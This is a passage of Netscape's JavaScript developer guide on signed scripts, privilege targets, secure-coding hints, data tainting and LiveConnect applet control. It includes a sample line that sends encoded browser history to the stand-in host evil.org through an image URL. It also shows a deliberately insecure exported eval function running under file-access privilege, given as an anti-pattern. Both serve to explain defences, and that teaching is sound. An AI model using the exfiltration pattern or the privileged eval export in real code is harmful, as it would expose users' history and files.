All signed scripts (inline script, event handler, JavaScript file, or JavaScript entity) require a `SCRIPT` tag's `ARCHIVE` attribute whose value is the name of the JAR file containing the digital signature. For example, to sign a JavaScript file, you could use this tag:

```
<SCRIPT ARCHIVE="myArchive.jar" SRC="myJavaScript.js"> </SCRIPT>
```

Event handler scripts do not directly specify the ARCHIVE. Instead, the handler must be preceded by a script containing ARCHIVE. For example:

```
<SCRIPT ARCHIVE="myArchive.jar" ID="a">
...
</SCRIPT>

<FORM>
<INPUT TYPE="button" VALUE="OK"
   onClick="alert('A signed script')" ID="b">
</FORM>
```

Unless you use more than one JAR file, you need only specify the file once. Include the ARCHIVE tag in the first script on the HTML page, and the remaining scripts on the page use the same file. For example:

```
<SCRIPT ARCHIVE="myArchive.jar" ID="a">
document.write("This script is signed.");
</SCRIPT>

<SCRIPT ID="b">
document.write("This script is signed too.");
</SCRIPT>
```

ID Attribute

Signed inline and event handler scripts require the ID attribute. The value of this attribute is a string that relates the script to its signature in the JAR file. The ID must be unique within a JAR file.

When a tag contains more than one event handler script, you only need one ID. The entire tag is signed as one piece.

In the following example, the first three scripts use the same JAR file. The third script accesses a JavaScript file so it does not use the ID tag. The fourth script uses a different JAR file, and its ID of "a" is unique to that file.

```
<HTML>

<SCRIPT ARCHIVE="firstArchive.jar" ID="a">
document.write("This is a signed script.");
</SCRIPT>

<BODY
   onLoad="alert('A signed script using firstArchive.jar')"
   onLoad="alert('One ID needed for these event handler scripts')"
   ID="b">
```

```
<SCRIPT SRC="myJavaScript.js">
</SCRIPT>

<LAYER>
<SCRIPT ARCHIVE="secondArchive.jar" ID="a">
document.write("This script uses the secondArchive.jar file.");
</SCRIPT>
</LAYER>

</BODY>
</HTML>
```

Using Expanded Privileges

As with Java signed objects, signed scripts use calls to Netscape's Java security classes to request expanded privileges. The Java classes are explained in *Java Capabilities API*.

In the simplest case, you add one line of code asking permission to access a particular target representing the resource you want to access. (See "Targets" on page 226 for more information.) For example:

```
netscape.security.PrivilegeManager.enablePrivilege("UniversalSendMail")
```

When the script calls this function, the signature is verified, and if the signature is valid, expanded privileges can be granted. If necessary, a dialog box displays information about the application's author, and gives the user the option to grant or deny expanded privileges.

Privileges are granted only in the scope of the requesting function and only after the request has been granted in that function. This scope includes any functions called by the requesting function. When the script leaves the requesting function, privileges no longer apply.

The following example demonstrates this by printing this text:

```
7: disabled
5: disabled
2: disabled
3: enabled
1: enabled
4: enabled
6: disabled
8: disabled
```

Function `g` requests expanded privileges, and only the commands and functions called after the request and within function `g` are granted privileges.

```
<SCRIPT ARCHIVE="ckHistory.jar" ID="a">

function printEnabled(i) {
   if (history[0] == "") {
      document.write(i + ": disabled<BR>");
   } else {
      document.write(i + ": enabled<BR>");
   }
}

function f() {
   printEnabled(1);
}

function g() {
   printEnabled(2);
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   printEnabled(3);
   f();
   printEnabled(4);
}

function h() {
   printEnabled(5);
   g();
   printEnabled(6);
}

printEnabled(7);
h();
printEnabled(8);

</SCRIPT>
```

Targets

The types of information you can access are called targets. These are listed in the following table.

Target	Description
`UniversalBrowserRead`	Allows reading of privileged data from the browser. This allows the script to pass the same origin check for any document.
`UniversalBrowserWrite`	Allows modification of privileged data in a browser. This allows the script to pass the same origin check for any document.
`UniversalBrowserAccess`	Allows both reading and modification of privileged data from the browser. This allows the script to pass the same origin check for any document.
`UniversalFileRead`	Allows a script to read any files stored on hard disks or other storage media connected to your computer.
`UniversalPreferencesRead`	Allows the script to read preferences using the `navigator.preference` method.
`UniversalPreferencesWrite`	Allows the script to set preferences using the `navigator.preference` method.
`UniversalSendMail`	Allows the program to send mail in the user's name.

For a complete list of targets, see *Netscape System Targets*.

JavaScript Features Requiring Privileges

This section lists the JavaScript features that require expanded privileges and the target used to access each feature. Unsigned scripts cannot use any of these features, unless the end user has enabled codebase principals.

- Setting a file upload widget requires `UniversalFileRead`.
- Submitting a form to a `mailto:` or `news:` URL requires `UniversalSendMail`.
- Using an `about:` URL other than `about:blank` requires `UniversalBrowserRead`.
- `event` object: Setting any property requires `UniversalBrowserWrite`.
- `DragDrop` event: Getting the value of the `data` property requires `UniversalBrowserRead`.
- `history` object: Getting the value of any property requires `UniversalBrowserRead`.
- `navigator` object:
  - Getting the value of a preference using the `preference` method requires `UniversalPreferencesRead`.
  - Setting the value of a preference using the `preference` method requires `UniversalPreferencesWrite`.

- `window` object: Allow of the following operations require `UniversalBrowserWrite`.

  — Adding or removing the directory bar, location bar, menu bar, personal bar, scroll bar, status bar, or toolbar.

  — Using the methods in the following table under the indicated circumstances

`enableExternalCapture`	To capture events in pages loaded from different servers. Follow this method with `captureEvents`.
`close`	To unconditionally close a browser window.
`moveBy`	To move a window off the screen.
`moveTo`	To move a window off the screen.
`open`	• To create a window smaller than 100 x 100 pixels or larger than the screen can accommodate by using `innerWidth`, `innerHeight`, `outerWidth`, and `outerHeight`. • To place a window off screen by using `screenX` and `screenY`. • To create a window without a titlebar by using `titlebar`. • To use `alwaysRaised`, `alwaysLowered`, or `z-lock` for any setting.
`resizeTo`	To resize a window smaller than 100 x 100 pixels or larger than the screen can accommodate.
`resizeBy`	To resize a window smaller than 100 x 100 pixels or larger than the screen can accommodate.

— Setting the properties in the following table under the indicated circumstances:

`innerWidth`	To set the inner width of a window to a size smaller than 100 x 100 or larger than the screen can accommodate.
`innerHeight`	To set the inner height of a window to a size smaller than 100 x 100 or larger than the screen can accommodate.

Example

The following script includes a button, that, when clicked, displays an alert dialog box containing part of the URL history of the browser. To work properly, the script must be signed.

```
<SCRIPT ARCHIVE="myArchive.jar" ID="a">

function getHistory(i) {
   //Attempt to access privileged information
   return history[i];
}

function getImmediateHistory() {
   //Request privilege
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   return getHistory(1);
}

</SCRIPT>
...
<INPUT TYPE="button" onClick="alert(getImmediateHistory());" ID="b">
```

Writing the Script

This section describes special considerations for writing signed scripts. For more tips on writing your scripts, see the *View Source* article, *Applying Signed Scripts*.

Capturing Events from Other Locations

If a window with frames needs to capture events in pages loaded from different locations (servers), use the `enableExternalCapture` method in a signed script requesting `UniversalBrowserWrite` privileges. Use this method before calling the `captureEvents` method. For example, with the following code the window can capture all `Click` events that occur across its frames.

```
<SCRIPT ARCHIVE="myArchive.jar" ID="archive">
...
function captureClicks() {
   netscape.security.PrivilegeManager.enablePrivilege("UniversalBrowserWrite");
   enableExternalCapture();
   captureEvents(Event.CLICK);
   ...
}
...
</SCRIPT>
```

Isolating an Unsigned Layer within a Signed Container

To create an unsigned layer within a signed container, you need to perform some additional steps to make scripts in the unsigned layer work properly.

- You must set the `__parent__` property of the layer object to `null` so that variable lookups performed by the script in the unsigned layer do not follow the parent chain up to the `window` object and attempt to access the `window` object's properties, which are protected by the container check.
- Because the standard objects (`String`, `Array`, `Date`, and so on) are defined in the `window` object and not normally in the layer, you must call the `initStandardObjects` method of the `layer` object. This creates copies of the standard objects in the layer's scope.

International Characters in Signed Scripts

When used in scripts, international characters can appear in string constants and in comments. JavaScript keywords and variables cannot include special international characters.

Scripts that include international characters cannot be signed because the process of transforming the characters to the local character set invalidates the signature. To work around this limitation:

- Escape the international characters (`'0x\ea'`, and so on).
- Put the data containing the international characters in a hidden form element, and access the form element through the signed script.
- Separate signed and unsigned scripts into different layers, and use the international characters in the unsigned scripts.
- Remove comments that include international characters.

There is no restriction on international characters in the HTML surrounding the signed scripts.

Importing and Exporting Functions

You might want to provide interfaces to call into secure containers (windows and layers). To do so, you use the `import` and `export` statements. Exporting a function name makes it available to be imported by scripts outside the container without being subject to a container test.

You can import and export only functions—either top-level functions (associated with a `window` object) or methods of some other object. You cannot import or export entire objects or properties that are not functions.

Importing a function into your scope creates a new function of the same name as the imported function. Calling that function calls the corresponding function from the secure container.

To use `import` and `export`, you must explicitly set the `LANGUAGE` attribute of the `SCRIPT` tag to `"JavaScript1.2"`:

```
<SCRIPT LANGUAGE="JavaScript1.2">
```

In the signed script that defines a function you want to let other scripts access, use the `export` statement. The syntax of this statement is:

```
exportStmt ::= export exprList
exprList ::= expr | expr, exprList
```

where each *expr* must resolve to the name of a function. The `export` statement marks each function as importable.

In the script in which you want to import that function, use the `import` statement. The syntax of this statement is:

```
importStmt ::= import importList
importList ::= importElem | importElem, importList
importElem ::= expr.funName | expr.*
```

Executing `import` *expr.funName* evaluates *expr* and then imports the *funName* function of that object into the current scope. It is an error if *expr* does not evaluate to an object, if there is no function named *funName*, or if the function exists but has not been marked as importable. Executing `import` *expr*`.*` imports all importable functions of *expr*.

Example

The following example has three pages in a frameset. The file `containerAccess.html` defines the frameset and calls a user function when the frameset is loaded. One page, `secureContainer.html`, has signed scripts and exports a function. The other page, `access.html`, imports the exported function and calls it.

While this example exports a function that does not enable or require expanded privileges, you can export functions that do enable privileges. If you do so, you should be very careful to not inadvertently allow access to an attacker. For more information, see "Be Careful What You Export" on page 234.

The file `containerAccess.html` contains the following code:

```
<HTML>
<FRAMESET NAME=myframes ROWS="50%,*" onLoad="inner.myOnLoad()">
<FRAME NAME=inner SRC="access.html">
<FRAME NAME=secureContainer SRC="secureContainer.html">
</FRAMESET>
</HTML>
```

The file `secureContainer.html` contains the following code:

```
<HTML>
This page defines a variable and two functions.
Only one function, publicFunction, is exported.
<BR>

<SCRIPT ARCHIVE="secureContainer.jar" LANGUAGE="JavaScript1.2" ID="a">

function privateFunction() {
   return 7;
}

var privateVariable = 23;

function publicFunction() {
   return 34;
}
export publicFunction;

netscape.security.PrivilegeManager.enablePrivilege(
   "UniversalBrowserRead");
document.write("This page is at " + history[0]);

// Privileges revert automatically when the script terminates.
</SCRIPT>
</HTML>
```

The file `access.html` contains the following code:

```
<HTML>
This page attempts to access an exported function from a signed
container. The access should succeed.

<SCRIPT LANGUAGE="JavaScript1.2">

function myOnLoad() {
   var ctnr = top.frames.secureContainer;
   import ctnr.publicFunction;
   alert("value is " + publicFunction());
}

</SCRIPT>
</HTML>
```

Hints for Writing Secure JavaScript

Check the Location of the Script

If you have signed scripts in pages you have posted to your site, it is possible to copy the JAR file from your site and post it on another site. As long as the signed scripts themselves are not altered, the scripts will continue to operate under your signature. (See "Debugging Hash Errors" on page 239 for one exception to this rule.)

If you want to prevent this, you can force your scripts to work only from your site.

```
<SCRIPT ARCHIVE="siteSpecific.jar" ID="a" LANGUAGE="JavaScript1.2">
if (document.URL.match(/^http:\/\/www.company.com\//)) {
   netscape.security.PrivilegeManager.enablePrivilege(...);
   // Do your stuff
}
</SCRIPT>
```

Then, if the JAR file and script are copied to another site, they no longer work. If the person who copies the script alters it to bypass the check on the source of the script, the signature is invalidated.

Be Careful What You Export

When you export functions from your signed script, you are in effect transferring any trust the user has placed in you to any script that calls your functions. This means you have a responsibility to ensure that you are not exporting interfaces that can be used in ways you do not want. For example, the following program exports a call to `eval` that can operate under expanded privileges.

```
<SCRIPT ARCHIVE="duh.jar" ID="a">
function myEval(s) {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalFileAccess");
   return eval(s);
}
export myEval; // Don't do this!!!!
</SCRIPT>
```

Now any other script can import `myEval` and read and write any file on the user's hard disk using trust the user has granted to you.

Minimize the Trusted Code Base

In security parlance, the *trusted code base* (TCB) is the set of code that has privileges to perform restricted actions. One way to improve security is reduce the size of the TCB, which then gives fewer points for attack or opportunities for mistakes.

For example, the following code, if executed in a signed script with the user's approval, opens a new window containing the history of the browser:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
netscape.security.PrivilegeManager.enablePrivilege(
   "UniversalBrowserAccess");
var win = window.open();
for (var i=0; i < history.length; i++) {
   win.document.writeln(history[i] + "<BR>");
}
win.close();
</SCRIPT>
```

The TCB in this instance is the entire script because privileges are acquired at the beginning and never reverted. You could reduce the TCB by rewriting the program as follows:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
var win = window.open();
netscape.security.PrivilegeManager.enablePrivilege(
   "UniversalBrowserAccess");
for (var i=0; i < history.length; i++) {
   win.document.writeln(history[i] + "<BR>");
}
netscape.security.PrivilegeManager.revertPrivilege(
   "UniversalBrowserAccess");
win.close();
</SCRIPT>
```

With this change, the TCB becomes only the loop containing the accesses to the `history` property. You could avoid the extra call into Java to revert the privilege by introducing a function:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
function writeArray() {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserAccess");
   for (var i=0; i < history.length; i++) {
      win.document.writeln(history[i] + "<BR>");
   }
}
var win = window.open();
writeArray();
win.close();
</SCRIPT>
```

The privileges are automatically reverted when `writeArray` returns, so you do not have to do so explicitly.

Use the Minimal Capability Required for the Task

Another way of reducing your exposure to exploits or mistakes is by using only the minimal capability required to perform the given access. For example, the previous code requested `UniversalBrowserAccess`, which is a macro target containing both `UniversalBrowserRead` and `UniversalBrowserWrite`. Only `UniversalBrowserRead` is required to read the elements of the `history` array, so you could rewrite the above code more securely:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
function writeArray() {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   for (var i=0; i < history.length; i++) {
      win.document.writeln(history[i] + "<BR>");
   }
}
var win = window.open();
writeArray();
win.close();
</SCRIPT>
```

Signing Scripts

During development of a script you will eventually sign, you can use codebase principals for testing, as described in "Codebase Principals" on page 217. Once you have finished modifying the script, you need to sign it.

For any script to be granted expanded privileges, all scripts on the same HTML page or layer must be signed. If you use layers, you can have both signed and unsigned scripts as long as you keep them in separate layers. For more information, see "Using Signed Scripts" on page 215.

You can sign JavaScript files (accessed with the `SRC` attribute of the `SCRIPT` tag), inline scripts, event handler scripts, and JavaScript entities. You cannot sign `javascript:` URLs. Before you sign the script, be sure you have properly identified it, as described in "Identifying Signed Scripts" on page 222.

Using the Netscape Signing Tool

Once you have written a script, you sign it using the Netscape Signing Tool. See *Signing Software with Netscape Signing Tool 1.1* for information.

After Signing

Once you have signed a script, any time you change it you must re-sign it. For JavaScript files, this means you cannot change anything in the file. For inline scripts, you cannot change anything between the initial `<SCRIPT ...>` and the closing `</SCRIPT>`. For event handlers and JavaScript entities, you cannot change anything at all in the tag that includes the handler or entity.

A change can be as simple as adding or removing whitespace in the script.

Changes to a signed script's byte stream invalidate the script's signature. This includes moving the HTML page between platforms that have different representations of text. For example, moving an HTML page from a Windows server to a UNIX server changes the byte stream and invalidates the signature. (This does not affect viewing pages from multiple platforms.) To avoid this, you can move the page in binary mode. Note that doing so changes the appearance of the page in your text editor but not in the browser.

Although you cannot make changes to the script, you can make changes to the surrounding information in the HTML file. You can even copy a signed script from one file to another, as long as you make sure you change nothing within the script.

Troubleshooting Signed Scripts

Errors on the Java Console

Be sure to check the Java console for errors if your signed scripts do not function as expected. You may see errors such as the following:

```
# Error: Invalid Hash of this JAR entry (-7882)
# jar file: C:\Program Files\Netscape\Users\norris\cache\MVI9CF1F.JAR
# path: 1
```

The path value printed for signed JavaScript is either the value of the `ID` attribute or the `SRC` attribute of the tag that supplied the script.

Debugging Hash Errors

Hash errors occur if the script has changed from when it was signed. The most common cause of this problem is that the scripts have been moved from one platform to another with a text transfer rather than a binary transfer. Because line separator characters can differ from platform to platform, the hash could change from when the script was originally signed.

One good way to debug this sort of problem is to use the `-s` option to `signPages`, which will save the inline scripts in the JAR file. You can then unpack the jar file when you get the hash errors and compare it to the HTML file to track down the source of the problems. For information on `signPages`, see *Signing Software with Netscape Signing Tool 1.1*.

"User did not grant privilege" Exception or Unsigned Script Dialog Box

Depending on whether or not you have enabled codebase principals, you see different behavior if a script attempts to enable privileges when it is not signed or when its principals have been downgraded due to mixing.

If you have not enabled codebase principals and a script attempts to enable privileges for an unsigned script, it gets an exception from Java that the "user did not grant privilege." If you did enable codebase principals, you will see a Java security dialog box that asking for permissions for the unsigned code.

This behavior is caused by either an error in verifying the certificate principals (which will cause an error to be printed to the Java console; see "Errors on the Java Console" on page 238), or by mixing signed and unsigned scripts. There are many possible sources of unsigned scripts. In particular, because there is no way to sign `javascript:` URLs or dynamically generated scripts, using them causes the downgrading of principals.

Using Data Tainting

JavaScript 1.1 has a feature called *data tainting* that retains the security restriction of the same origin policy but provides a means of secure access to specific components on a page. This feature is available only in JavaScript 1.1; it was removed in JavaScript 1.2.

- When data tainting is enabled, JavaScript in one window can see properties of another window, no matter what server the other window's document was loaded from. However, the author of the other window *taints* (marks) property values or other data that should be secure or private, and JavaScript cannot pass these tainted values on to any server without the user's permission.
- When data tainting is disabled, a script cannot access any properties of a window on another server.

To enable tainting, the end user sets an environment variable, as described in "Enabling Tainting" on page 241.

How Tainting Works

A page's author is in charge of tainting elements. The following table lists properties and methods that are tainted by default.

Table 14.3 Properties tainted by default

Object	Tainted properties
`document`	`cookie`, `domain`, `forms`, `lastModified`, `links`, `referrer`, `title`, `URL`
`Form`	`action`, `name`
any form input element	`checked`, `defaultChecked`, `defaultValue`, `name`, `selectedIndex`, `selected`, `toString`, `text`, `value`
`history`	`current`, `next`, `previous`, `toString`
image	`name`
`Option`	`defaultSelected`, `selected`, `text`, `value`

Table 14.3 Properties tainted by default

Object	Tainted properties
`location` and `Link`	`hash`, `host`, `hostname`, `href`, `pathname`, `port`, `protocol`, `search`, `toString`
`Plugin`	`name`
`window`	`defaultStatus`, `name`, `status`

You can use tainted data elements any way you want in your script, but if your script attempts to pass a tainted element's value *or any data derived from it* over the network in any way (for example, via a form submission or URL), a dialog box is displayed so the user can confirm or cancel the operation.

Values derived from tainted data elements are also tainted. If a tainted value is passed to a function, the return value of the function is tainted. If a string is tainted, any substring of the string is also tainted. If a script examines a tainted value in an `if`, `for`, or `while` statement, the script itself accumulates taint.

You can taint and untaint properties, variables, functions, and objects, as described in "Tainting and Untainting Individual Data Elements" on page 242. You cannot untaint another server's properties or data elements.

Enabling Tainting

To enable data tainting, the end user sets the `NS_ENABLE_TAINT` environment variable as follows:

- On Unix, use the `setenv` command in csh.
- On Windows, use `set` in `autoexec.bat` or NT user settings.
- On Macintosh, edit the resource with type "Envi" and number 128 in the Netscape application by removing the two ASCII slashes "//" before the `NS_ENABLE_TAINT` text at the end of the resource.

`NS_ENABLE_TAINT` can have any value; "1" will do.

If the end user does not enable tainting and a script attempts to access properties of a window on another server, a message is displayed indicating that access is not allowed.

To determine whether tainting is enabled, use the `taintEnabled` method. The following code executes `function1` if data tainting is enabled; otherwise it executes `function2`.

```
if (navigator.taintEnabled()) {
   function1()
}
else function2()
```

See `taintEnabled` in the *Client-Side JavaScript Reference*.

Tainting and Untainting Individual Data Elements

You can taint data elements (properties, variables, functions, objects) in your scripts to prevent the returned values from being used inappropriately by other scripts or propagating beyond another script. You might want to remove tainting from a data element so other scripts can read and do anything with it. You cannot untaint another server's data elements.

You control the tainting of data elements with two functions: `taint` adds tainting to a data element, and `untaint` removes tainting from a data element. These functions each take a single data element as an argument.

For example, the following statement removes taint from a property so that a script can send it to another server:

```
untaintedStat=untaint(window.defaultStatus)
// untaintedStat can now be sent in a URL or form post by other scripts
```

Neither `taint` nor `untaint` modifies its argument; rather, both functions return a marked or unmarked reference to the `argument` object, or copy of the primitive type value (number or boolean value). The mark is called a *taint code*. JavaScript assigns a unique taint code to each server's data elements. Untainted data has the *identity* (null) taint code.

See `taint` and `untaint` in the *Client-Side JavaScript Reference*.

Tainting that Results from Conditional Statements

In some cases, control flow rather than data flow carries tainted information. To handle these cases, each window has a *taint accumulator*. The taint accumulator holds taint tested in the condition portion of `if`, `for`, and `while` statements. The accumulator mixes different taint codes to create new codes that identify the combination of data origins (for example, serverA, serverB, or serverC).

The taint accumulator is reset to identity only if it contains the current document's original taint code. Otherwise, taint accumulates until the document is unloaded. All windows loading documents from the same origin share a taint accumulator.

You can add taint to or remove taint from a window's taint accumulator.

- To add taint to a window, call `taint` with no argument. JavaScript adds the current document's taint code to the accumulator.
- To remove taint from a window, call `untaint` with no argument. Calling `untaint` with no arguments removes taint from the accumulator only if the accumulator holds taint from the current window only; if it holds taint from operations done on data elements from other servers, `untaint` will have no effect. Removing taint from the accumulator results in the accumulator having only the identity taint code.

If a window's taint accumulator holds taint and the script attempts to pass data over the network, the taint codes in the accumulator are checked. Only if the accumulated script taint, the taint code of the targeted server, and the taint code of the data being sent are compatible will the operation proceed. Compatible means that either two taint codes are equal, or at least one is identity (null). If the script, server, and data taints are incompatible, a dialog box is displayed so the user can confirm or cancel the URL load or form post.

Accumulated taint propagates across `setTimeout` and into the evaluation of the first argument to `setTimeout`. It propagates through `document.write` into generated tags, so that a malicious script cannot signal private information such as session history by generating an HTML tag with an implicitly-loaded URL `SRC` parameter such as the following:

```
document.write("<IMG SRC=http://evil.org/cgi.bin/fake-img?" +
   encode(history) + ">")
```

3

Working with LiveConnect

- **LiveConnect Overview**
- **LiveAudio and LiveConnect**

Chapter

15

LiveConnect Overview

This chapter describes using LiveConnect technology to let Java and JavaScript code communicate with each other. The chapter assumes you are familiar with Java programming.

This chapter contains the following sections:

- What Is LiveConnect?
- Enabling LiveConnect
- The Java Console
- Working with Wrappers
- JavaScript to Java Communication
- Java to JavaScript Communication
- Data Type Conversions

For additional information on using LiveConnect, see the JavaScript technical notes on the DevEdge site.

What Is LiveConnect?

In the Navigator browser, LiveConnect lets you perform the following tasks:

- Use JavaScript to access Java variables, methods, classes, and packages directly.
- Control Java applets or plug-ins with JavaScript.
- Use Java code to access JavaScript methods and properties.

Enabling LiveConnect

LiveConnect is enabled by default in Navigator 1.1 and later. For LiveConnect to work, both Java and JavaScript must be enabled. To confirm they are enabled, choose Preferences from the Edit menu and display the Advanced section.

- Make sure Enable Java is checked.
- Make sure Enable JavaScript is checked.

To disable either Java or JavaScript, uncheck the checkboxes; if you do this, LiveConnect will not work.

The Java Console

The Java Console is a Navigator window that displays Java messages. When you use the class variables `out` or `err` in `java.lang.System` to output a message, the message appears in the Console. To display the Java Console, choose Java Console from the Communicator menu.

You can use the Java Console to present messages to users, or to trace the values of variables at different places in a program's execution.

For example, the following Java code displays the message "Hello, world!" in the Java Console:

```
public void init() {
   System.out.println("Hello, world!")
}
```

You can use the Java Console to present messages to users, or to trace the values of variables at different places in a program's execution. Note that most users probably do not display the Java Console.

Working with Wrappers

In JavaScript, a *wrapper* is an object of the target language data type that encloses an object of the source language. On the JavaScript side, you can use a wrapper object to access methods and fields of the Java object; calling a method or accessing a property on the wrapper results in a call on the Java object. On the Java side, JavaScript objects are wrapped in an instance of the class `netscape.javascript.JSObject` and passed to Java.

When a JavaScript object is sent to Java, the runtime engine creates a Java wrapper of type `JSObject`; when a `JSObject` is sent from Java to JavaScript, the runtime engine unwraps it to its original JavaScript object type. The `JSObject` class provides an interface for invoking JavaScript methods and examining JavaScript properties.

JavaScript to Java Communication

When you refer to a Java package or class, or work with a Java object or array, you use one of the special LiveConnect objects. All JavaScript access to Java takes place with these objects, which are summarized in the following table.

Table 15.1 The LiveConnect Objects

Object	Description
`JavaArray`	A wrapped Java array, accessed from within JavaScript code.
`JavaClass`	A JavaScript reference to a Java class.
`JavaObject`	A wrapped Java object, accessed from within JavaScript code.
`JavaPackage`	A JavaScript reference to a Java package.

Note Because Java is a strongly typed language and JavaScript is weakly typed, the JavaScript runtime engine converts argument values into the appropriate data types for the other language when you use LiveConnect. See "Data Type Conversions" on page 263 for complete information.

In some ways, the existence of the LiveConnect objects is transparent, because you interact with Java in a fairly intuitive way. For example, you can create a Java `String` object and assign it to the JavaScript variable `myString` by using the `new` operator with the Java constructor, as follows:

```
var myString = new java.lang.String("Hello world")
```

In the previous example, the variable `myString` is a `JavaObject` because it holds an instance of the Java object `String`. As a `JavaObject`, `myString` has access to the public instance methods of `java.lang.String` and its superclass, `java.lang.Object`. These Java methods are available in JavaScript as methods of the `JavaObject`, and you can call them as follows:

```
myString.length() // returns 11
```

The Packages Object

If a Java class is not part of the `java`, `sun`, or `netscape` packages, you access it with the `Packages` object. For example, suppose the Redwood corporation uses a Java package called `redwood` to contain various Java classes that it implements. To create an instance of the `HelloWorld` class in `redwood`, you access the constructor of the class as follows:

```
var red = new Packages.redwood.HelloWorld()
```

You can also access classes in the default package (that is, classes that don't explicitly name a package). For example, if the HelloWorld class is directly in the `CLASSPATH` and not in a package, you can access it as follows:

```
var red = new Packages.HelloWorld()
```

The LiveConnect `java`, `sun`, and `netscape` objects provide shortcuts for commonly used Java packages. For example, you can use the following:

```
var myString = new java.lang.String("Hello world")
```

instead of the longer version:

```
var myString = new Packages.java.lang.String("Hello world")
```

Working with Java Arrays

When any Java method creates an array and you reference that array in JavaScript, you are working with a `JavaArray`. For example, the following code creates the `JavaArray x` with ten elements of type int:

```
theInt = java.lang.Class.forName("java.lang.Integer")
x = java.lang.reflect.Array.newInstance(theInt, 10)
```

Like the JavaScript `Array` object, `JavaArray` has a `length` property which returns the number of elements in the array. Unlike `Array.length`, `JavaArray.length` is a read-only property, because the number of elements in a Java array are fixed at the time of creation.

Package and Class References

Simple references to Java packages and classes from JavaScript create the `JavaPackage` and `JavaClass` objects. In the earlier example about the Redwood corporation, for example, the reference `Packages.redwood` is a `JavaPackage` object. Similarly, a reference such as `java.lang.String` is a `JavaClass` object.

Most of the time, you don't have to worry about the `JavaPackage` and `JavaClass` objects—you just work with Java packages and classes, and LiveConnect creates these objects transparently.

`JavaClass` objects are not automatically converted to instances of `java.lang.Class` when you pass them as parameters to Java methods—you must create a wrapper around an instance of `java.lang.Class`. In the following example, the `forName` method creates a wrapper object `theClass`, which is then passed to the `newInstance` method to create an array.

```
theClass = java.lang.Class.forName("java.lang.String")
theArray = java.lang.reflect.Array.newInstance(theClass, 5)
```

Arguments of Type char

You cannot pass a one-character string to a Java method which requires an argument of type `char`. You must pass such methods an integer which corresponds to the Unicode value of the character. For example, the following code assigns the value "H" to the variable `c`:

```
c = new java.lang.Character(72)
```

Controlling Java Applets

You can use JavaScript to control the behavior of a Java applet without knowing much about the internal construction of the applet. All public variables, methods, and properties of an applet are available for JavaScript access. For example, you can use buttons on an HTML form to start and stop a Java applet that appears elsewhere in the document.

Referring to Applets

Each applet in a document is reflected in JavaScript as `document.appletName`, where `appletName` is the value of the `NAME` attribute of the `<APPLET>` tag. The `applets` array also contains all the applets in a page; you can refer to elements of the array through the applet name (as in an associative array) or by the ordinal number of the applet on the page (starting from zero).

For example, consider the basic "Hello World" applet in Java:

```
import java.applet.Applet;
import java.awt.Graphics;

public class HelloWorld extends Applet {
   public void paint(Graphics g) {
      g.drawString("Hello world!", 50, 25);
   }
}
```

The following HTML runs and displays the applet, and names it "HelloWorld" (with the `NAME` attribute):

```
<APPLET CODE="HelloWorld.class" NAME="HelloWorld" WIDTH=150 HEIGHT=25>
</APPLET>
```

If this is the first applet in the document (topmost on the page), you can refer to it in JavaScript in any of the following ways:

```
document.HelloWorld
document.applets["HelloWorld"]
document.applets[0]
```

The `applets` array has a `length` property, `document.applets.length`, that indicates the number of applets in the document.

All public variables declared in an applet, and its ancestor classes and packages are available in JavaScript. Static methods and properties declared in an applet are available to JavaScript as methods and properties of the `Applet` object. You can get and set property values, and you can call methods that return string, numeric, and boolean values.

Example 1: Hello World

For example, you can modify the HelloWorld applet shown above, making the following changes:

- Override its `init` method so that it declares and initializes a string called `myString`.
- Define a `setString` method that accepts a string argument, assigns it to `myString`, and calls the `repaint` method. (The `paint` and `repaint` methods are inherited from `java.awt.Component`).

The Java source code then looks as follows:

```
import java.applet.Applet;
import java.awt.Graphics;

public class HelloWorld extends Applet {
   String myString;

   public void init() {
      myString = new String("Hello, world!");
   }
   public void paint(Graphics g) {
      g.drawString(myString, 25, 20);
   }
   public void setString(String aString) {
      myString = aString;
      repaint();
   }
}
```

Making the message string a variable allows you to modify it from JavaScript. Now modify the HTML file as follows:

- Add a form with a button and a text field.
- Make the `onClick` event handler for the button call the `setString` method of HelloWorld with the string from the text field as its argument.

The HTML file now looks like this:

```
<APPLET CODE="HelloWorld1.class" NAME="Hello" WIDTH=150 HEIGHT=25>
</APPLET>

<FORM NAME="form1">
<INPUT TYPE="button" VALUE="Set String"
   onClick="document.HelloWorld.setString(document.form1.str.value)">
<BR>
<INPUT TYPE="text" SIZE="20" NAME="str">
</FORM>
```

When you compile the HelloWorld applet, and load the HTML page into Navigator, you initially see "Hello, World!" displayed in the gray applet panel. However, you can now change it by entering text in the text field and clicking on the button. This demonstrates controlling an applet from JavaScript.

Example 2: Flashing Color Text Applet

As another slightly more complex example, consider an applet that displays text that flashes in different colors. A text field lets you enter new text to flash and a push button changes the flashing text to your new value. This applet is shown in Figure 15.1.

Figure 15.1 Flashing text applet

The HTML source for this example is as follows:

```
<APPLET CODE="colors.class" WIDTH=500 HEIGHT=60 NAME="colorApp">
</APPLET>

<FORM NAME=colorText>
<P>Enter new text for the flashing display:

<INPUT TYPE="text"
       NAME="textBox"
       LENGTH=50>

<P>Click the button to change the display:
<INPUT TYPE="button"
   VALUE="Change Text"
   onClick="document.colorApp.setString(document.colorText.textBox.value)">

</FORM>
```

This applet uses the public method `setString` to specify the text for the flashing string that appears. In the HTML form, the `onClick` event handler of the button lets a user change the "Hello, world!" string that the applet initially displays by calling the `setString` method.

In this code, `colorText` is the name of the HTML form and `textBox` is the name of the text field. The event handler passes the value that a user enters in the text field to the `setString` method in the Java applet.

Controlling Java Plug-ins

Each plug-in in a document is reflected in JavaScript as an element in the `embeds` array. For example, the following HTML code includes an AVI plug-in in a document:

```
<EMBED SRC=myavi.avi NAME="myEmbed" WIDTH=320 HEIGHT=200>
```

If this HTML defines the first plug-in in a document, you can access it in any of the following ways:

```
document.embeds[0]
document.embeds["myEmbed"]
document.myEmbed
```

If the plug-in is associated with the Java class `netscape.plugin.Plugin`, you can access its static variables and methods the way you access an applet's variables and methods.

